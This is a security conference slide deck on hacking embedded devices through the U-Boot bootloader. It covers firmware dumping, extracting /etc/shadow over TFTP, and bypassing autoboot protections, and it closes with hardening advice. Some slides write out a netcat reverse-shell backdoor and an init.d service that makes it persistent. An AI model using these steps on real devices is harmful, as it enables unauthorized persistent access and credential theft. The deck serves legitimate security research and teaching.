# **SYNACKTIV**

**I hack U-Boot** Pass The Salt Théo Gordyjan

04/07/2023

# **Table of contents**

- U-Boot specificities
- Connect to it
- Extracting firmware
- Read/Write
- Protections and bypasses
- Conclusion

# **U-Boot specificities**

- Das U-Boot => bootloader for embedded devices
- Support a lot of functionalities
  - Network support
  - USB
  - Loading RAM disk
  - ...

# Command line available (actually 2) in U-Boot but not in other modes



### Accessing a U-Boot shell through UART

- Universal Asynchronous Receiver-Transmitter: serial communication
- Configuration done with same settings:
  - Baud rate
  - Data bits size
  - Parity bit
  - Stop bits size

But not only UART (directly on the bootscreen on the tty...)

#### • How to know?



Pin on the device	Pin on your receiver
ТХ	RX
RX	тх
GND	GND
VCC	VCC (optional)

#### **SYNACKTIV**

8

U-Boot SPL 2013.07 (May 07 2019 - 13:20:56)
Timer init
[]
sdram init finished
SDRAM init ok

sf - SPI flash sub-system		
sleep - delay execution for some time		
		2 · · · · · · · · · · · · · · · · · · ·
source - run script from memory		
tftpboot- boot image via network using TFTP protocol		
version - print monitor, compiler and linker version	version -	print monitor, compiler and linker version

#### SYNACKTIV

printenv IP=192.168.1.140 MAC=40:6A:8E:61:28:51 SENSOR=F23 SSID NAME=LSX1234 SSID VALUE=abcd123456 TYPE=T21N WIFI=8188FTV baudrate=115200 bootargs=console=ttyS1,115200n8 mem=39M@0x0 rmem=25M@0x2700000 init=/linuxrc rootfstype=squashfs root=) bootcmd=sf probe;sf read 0x80600000 0x80000 0x280000; bootm 0x80600000 bootdelay=1 ethact=Jz4775-9161 ethaddr=40:6A:8E:61:28:51 gatewayip=193.169.4.1 ipaddr=193.169.4.81 ipncauto=1 ipncuart=1 loads echo=1 netmask=255.255.255.0 serverip=193.169.4.2 stderr=serial stdin=serial stdout=serial

### Dumping using serial connection

- Connect to U-Boot shell using minicom, save the output to a file (CTRL-A L)
- Initiliaze the flash memory (sf probe)
- Determine the flash size:

sf read 0x80600000 0x0 0x10000000 ERROR: attempting read past flash size (0x800000) --->**read** spend 5 ms

#### **SYNACKTIV**

#### Dumping using serial connection

• 0x84000000 - 0x80600000 = 0x3A00000

sf read 0x80600000 0x0 0x800000 SF: 8388608 bytes @ 0x0 Read: OK --->**read** spend 1345 ms

md.b 0x80600000 0x800000

• CTRL-A L to close the capture

#### Dumping using serial connection

 Then, use xxd to convert the plaintext output to a binary file, or uboot-mdp-dump

binwalk -o 0:	x80600000 flash.	bin
DECIMAL	HEXADECIMAL	DESCRIPTION
2153973432	0x806306B8	CRC32 polynomial table, little endian
2153977780	0x806317B4	LZO compressed data
2153981564	0x8063267C	Android bootimg, kernel size: 0 bytes, kernel addr: 0x70657250, ramdisk

[]		

#### SYNACKTIV

### Dumping using SD card

mmc command:

# mmc
mmc - MMC sub system
Usage:
mmc read addr blk# cnt
mmc write addr blk# cnt
mmc erase blk# cnt
mmc rescan
mmc part - lists available partition on current mmc device
· ·
mmc dev [dev] [part] - show or set current mmc device [partition]
mmc list - lists available devices

• To write to the SD card, we have to specify the address on the flash memory of where we want to start the copy (addr), the block offset on the SD card (blk#), and the size of the block count (cnt).

Dumping using SD card

- Use the method used before to retrieve the flash size.
- Copy the flash to the RAM and write it to the SD card. We know that the flash size is 8388608 (0x80000) bytes and generally, a disk has a fixed sector size, normally 512 bytes, so 8388608/512 = 16384, in hex: 0x4000.

# mmc write 0x80600000 0 0x4000 MMC write: dev # 0, block # 0, count 16384 ... 16384 blocks write: OK

#### **SYNACKTIV**

### Dumping using SD card

Use dd to extract the content from the SD card.

# binwalk s	sdcard.bin	
DECIMAL	HEXADECIMAL	DESCRIPTION
198328 202676	0x306B8 0x317B4	CRC32 polynomial table, little endian LZO compressed data

#### SYNACKTIV

#### Dumping using USB

```
usb
usb - USB sub-system
Usage:
usb start - start (scan) USB controller
usb reset - reset (rescan) USB controller
usb stop [f] - stop USB [f]=force stop
usb tree - show USB device tree
usb info [dev] - show available USB devices
usb test [dev] [port] [mode] - set USB 2.0 test mode
    (specify port 0 to indicate the device's upstream port)
    Available modes: J, K, S[E0_NAK], P[acket], F[orce_Enable]
usb storage - show details of USB storage devices
usb dev [dev] - show or set current USB storage device
usb part [dev] - print partition table of one or all USB storage
                                                                     devices
usb read addr blk# cnt - read `cnt' blocks starting at block `blk#'
    to memory address `addr'
usb write addr blk# cnt - write `cnt' blocks starting at block `blk#'
    from memory address `addr'
```

### Dumping using USB

```
usb start
starting USB...

### Dumping using TFTP

U-Boot stores settings inside environment variables:

setenv ipaddr <IP\_embedded\_device> setenv serverip <IP\_server> saveenv



Install TFTP server on host and create a file with necessary permissions:

cd /srv/tftp sudo touch flash.bin sudo chmod 666 firmware.bin

• Copy data from U-Boot shell to the TFTP server:

tftp 0x80600000 flash.bin 0x800000

### You told us it was h4cking time! Yes, be patient you fool.

**SYNACKTIV** 

#### Read data from the filesystem

Access /etc/shadow to crack hashes and have a shell on the device:

# ext2ls mmc 0:1 /	
<dir> 1024 .</dir>	
<dir> 1024</dir>	
<dir> 3072 bin</dir>	
<dir> 1024 dev</dir>	
<dir> 1024 etc</dir>	
[]	

• Read the size of the file:

# ext2ls mmc 0:1 /etc/shadow 25 shadow

#### SYNACKTIV

### Read data from the filesystem

• Write the content in the RAM:

# ext4load mmc 0:1 0x80600000 /etc/shadow 0x19
25 bytes read in 99 ms (0 Bytes/s)

#### • Write it on the TFTP server:

# tftpput 0x80600000 0x19 shadow
[...]
Filename shadow
Save address: 0x80600000
Save size: 0x19
Saving: #
0 Bytes/s
done
[...]

### Write data to the file system

- Put a backdoor to bypass the login prompt with Ethernet/Wireless connection:
  - Create a file containing a reverse shell:

cat <<EOF > backdoor #!/bin/sh while true; do nc <ip\_host> <port> -e /bin/sh; done EOF

#### SYNACKTIV

### Write data to the file system

Create the backdoored service:

cat < <eof> s99backdoor</eof>
#!/bin/sh
case "\$1" in
start)
/var/backdoor &
[ \$? = 0 ] && echo "Started"    echo "Failed to start"
;;
stop)
/var/backdoor &
[ \$? = 0 ] && echo "Stopped"    echo "Failed to stop"
;;
reload)
"\$0" stop
"\$0" start
;;
*)
echo "How to: \$0 {start   stop   reload}"
exit 1
esac
exit \$?

#### SYNACKTIV

#### Write data to the file system

 Add these files to the TFTP server, and save the files into the RAM:

# tftp 0x80600000 backdoor
[]
Filename 'backdoor'
Load address: 0x80600000
Loading: #
0 Bytes/s
done
Bytes transferred = 66 (42 hex)
[]
# tftp 0x81600000 s99backdoor
[]
Filename 's99backdoor'
Load address: 0x81600000
Loading: #
0 Bytes/s
done
Bytes transferred = 329 (149 hex)
[]

#### **SYNACKTIV**

### Write data to the file system

• Write the files on the file system

# ext4write mmc 0:1 0x80600000 /var/backdoor 42
File System is consistend
update journal finished
66 bytes written in 400 ms (0 Bytes/s)
# ext4write mmc 0:1 0x81600000 /etc/init.d/s99backdoor 149
File System is consistend
update journal finished
329 bytes written in 250 ms (0 Bytes/s)

• Reboot, god mode on.

#### **SYNACKTIV**

#### Now it is show time!

#### Get a shell after U-Boot loading

 bootargs environment variable is used to pass command line arguments to the kernel.

bootargs=console=ttyS1,115200n8 mem=39M@0x0 rmem=25M@0x2700000 init=/linuxrc rootfstype=squashfs root=/dev/mtdblock2 rw mtdparts=jz\_sfc:512K(boot),1600k(kernel),2816k(root),1536k(user ),832k(web),896k(mtd)

#### Get a shell after U-Boot loading

- Replace init: init=/bin/sh
- Identify if Busybox is installed (using a dump for example) and check for available binary: init=/bin/busybox sh
- Check if the bootargs argument is taken into account

bootargs=console=ttyS1,115200n8 mem=39M@0x0 rmem=25M@0x2700000 init=/linuxrc rootfstype=squashfs root=/dev/mtdblock2 rw mtdparts=jz\_sfc:512K(boot),1600k(kernel),2816k(root),1536k(user),832k(web),896k(mtd)

#### Get a shell after U-Boot loading

- Try to change the console value (ttyS0, ttyS2) or revert the order if multiple values are defined
- Try to change stderr, stdin and stdout if there is another serial connection:

bootargs=console=ttyS1,115200n8 mem=39M@0x0 rmem=25M@0x2700000 init=/linuxrc rootfstype=squashfs root=/dev/mtdblock2 rw mtdparts=jz\_sfc:512K(boot),1600k(kernel),2816k(root),1536k(user),832k(web),896k(mtd)

### Get a shell after U-Boot loading

- But all this tricks did not work for a device which its configuration was printed in previous slides.
- Digging into the filesystem from a dump made from U-Boot:

```
$ cat init.d/rcS
#!/bin/sh
# Set mdev
echo /sbin/mdev > /proc/sys/kernel/hotplug
/sbin/mdev -s && echo "mdev is ok....."
# create console and null node for nfsroot
#mknod -m 600 /dev/console c 5 1
#mknod -m 666 /dev/null c 1 3
[...]
```



% cat etc/inittab | grep getty

# Put a getty on the serial port
console::respawn:/sbin/getty -L console 115200 vt100 # GENERIC\_SERIAL

### Get a shell after U-Boot loading

- Identity the address of the root partition and extract it
- Modify /etc/inittab: ttyS1::respawn:/sbin/getty -L ttyS1 115200 vt100 # GENERIC\_SERIAL
- Rebuild the partition
- Pad with 0 to match the original size

### Get a shell after U-Boot loading

The partition is sent through serial communication (minicom) using loady and loaded into RAM:

# loady 0x80600000 115200 ## Ready for binary (ymodem) download to 0x80600000

```
+-----[ymodem upload - Press CTRL-C to quit]-
|Sending: packed_root.bin
|Bytes Sent:2883584 BPS:9586
|Sending:
|Ymodem sectors/kbytes sent: 0/ 0k
|Transfer complete
|
| READY: press any key to continue...
```



### Get a shell after U-Boot loading

 Update the root filesystem. Pay attention, if wrong values are specified, you can brick your device.

> # sf update 0x80600000 0x210000 0x2C0000 0 bytes written, 2883584 bytes skipped in 0.516s, speed 5689383 B/s --->update spend 522 ms

• Get a shell after U-Boot loading

### Get a shell after U-Boot loading

### bootdelay

• The basic autoboot feature allows a system to automatically boot to the real application (such as Linux) without a user having to enter any commands. If any key is pressed before the boot delay time expires, U-Boot stops the autoboot process, gives a U-Boot prompt and waits forever for a command. That's a good thing if you pressed a key because you wanted to get the prompt.

CONFIG\_BOOTDELAY=0

autoboot with no delay, but you can abort it by key input

CONFIG\_BOOTDELAY=-1

disable autoboot

CONFIG\_BOOTDELAY=-2

autoboot with no delay, with no check for abort

• So the last option should secure our device...

### bootdelay



### bootdelay



- However, it all depends on the implementation inside the device.
  - Shell
  - U-boot shell
  - · ?!

### bootdelay



### Investigate the boot process:

#### **SYNACKTIV**

bootdelay



PIN NO.	PIN NAME	I/O	FUNCTION	
1	/CS	I	Chip Select Input	
2	DO (IO1)	I/O	Data Output (Data Input Output 1)*1	
3	/WP (IO2)	I/O	Write Protect Input ( Data Input Output 2)*2	
4	GND		Ground	
5	DI (IO0)	I/O	Data Input (Data Input Output 0)*1	
6	CLK	1	Serial Clock Input	
7	/HOLD (IO3)	I/O	Hold Input (Data Input Output 3)*2	
8	VCC		Power Supply	

### bootdelay

 Using a wire connected to GND on the device, and briefly connect it to the DO pin at the good moment.

### bootdelaykey and bootstopkey

- These options give more control over stopping autoboot. When they are used, a specific character or string is required to stop or delay autoboot.
- Translation => Password is stored in plaintext.

#### **SYNACKTIV**

### bootdelaykey and bootstopkey

### bootdelaykey and bootstopkey

The string recognition is not very sophisticated. If a partial match is detected, the first non-matching character is checked to see if starts a new match. There is no check for a shorter partial match, so it's best if the first character of a key string does not appear in the rest of the string.

bootdelaykey and bootstopkey

#### SYNACKTIV

### bootdelaykey and bootstopkey

*nc* is used to print what we enter:

```

### bootdelaykey and bootstopkey

Password stored in plaintext => can be found in the image.

#	strings u-boot.bin   grep -i -C3 bootdelaykey
р	ass
A	utoboot in %d seconds
b	oodelaykey
b	ootstopkey
Γ	]

### bootstopkeysha256

Hash value of the input which unlocks the device and stops autoboot. This option allows a string to be entered into U-Boot to stop the autoboot. The string itself is hashed and compared against the hash in the environment variable 'bootstopkeysha256'. If it matches then boot stops and a command-line prompt is presented.

### bootstopkeysha256

- SHA256 probably chosen for compatibility with devices having limited resources but not robust enough to protect weak passwords => could be easy to compromise using modern cracking attacks.
- Pay attention here: > echo "test" | sha256sum

f2ca1bb6c7e907d06dafe4687e579fce76b37e4e93b7605022da52 e6ccc26fd2 -

echo -n "test" | sha256sum

9f86d081884c7d659a2feaa0c55ad015a3bf4f1b2b0b822cd15d6c 15b0f00a08 -

### bootstopkeysha256

As for plain text storing password, not visible in environment variables, but:

# strings u-boot.bin | grep -i -C3 bootdelaykey
d74ff0ee8da3b9806b18c877dbf29bbde50b5bd8e4dad7a3a725000feb82e8f1
Autoboot in %d seconds
bootstopkeysha256
Hash %s not supported!
[...]

### Online password bruteforce

- Default passwords are used on some config files on U-Boot github. Extract them and try to use them.
- Some passwords for specific devices are leaked on the Internet.
- A bruteforce script can be used to automate this process and use other wordlists.

### Online password bruteforce

- Easier to use two UART devices:
  - One (a FTDI FT232RL) to check the boot process and if the script does not do anything fancy
  - The second (a Hydrabus) to bruteforce the U-Boot shell, connected on a bread board:

PIN on the target	PIN on the Hydrabus	PIN on the FTDI
RX	тх	
ТХ	RX	RX
GND	GND	GND

## Conclusion

### How can we secure U-Boot

- Sign U-Boot and authenticate it by the SoC (HAB for i.MX SoC for example).
- Establish a secured chain of trust for all the boot stages.
- Disable autoboot interrupt, or authenticate it using a unique secured hashed password (CONFIG\_BOOTDELAY=-2 / CONFIG\_AUTOBOOT\_KEYED=y -CONFIG\_AUTOBOOT\_ENCRYPTION=y -CONFIG\_AUTOBOOT\_STOP\_STR\_SHA256="<sha256sum\_of\_yo ur\_password>).

## Conclusion

#### SYNACKTIV

### How can we secure U-Boot

- Disable the serial console (CONFIG\_CMD\_CMDLINE is not set).
- Entirely disable the U-Boot console (CONFIG\_DISABLE\_CONSOLE=y).
- Store the U-Boot environment in nonvolatile memory (CONFIG\_ENV\_IS\_NOWHERE=y).
- Make sure that the bootargs environment variable cannot be modified.
- Disable any superfluous commands that you do not need in the U-Boot shell.
- Encrypt partitions (require a reverse engineering effort and definitely slow down an attacker).
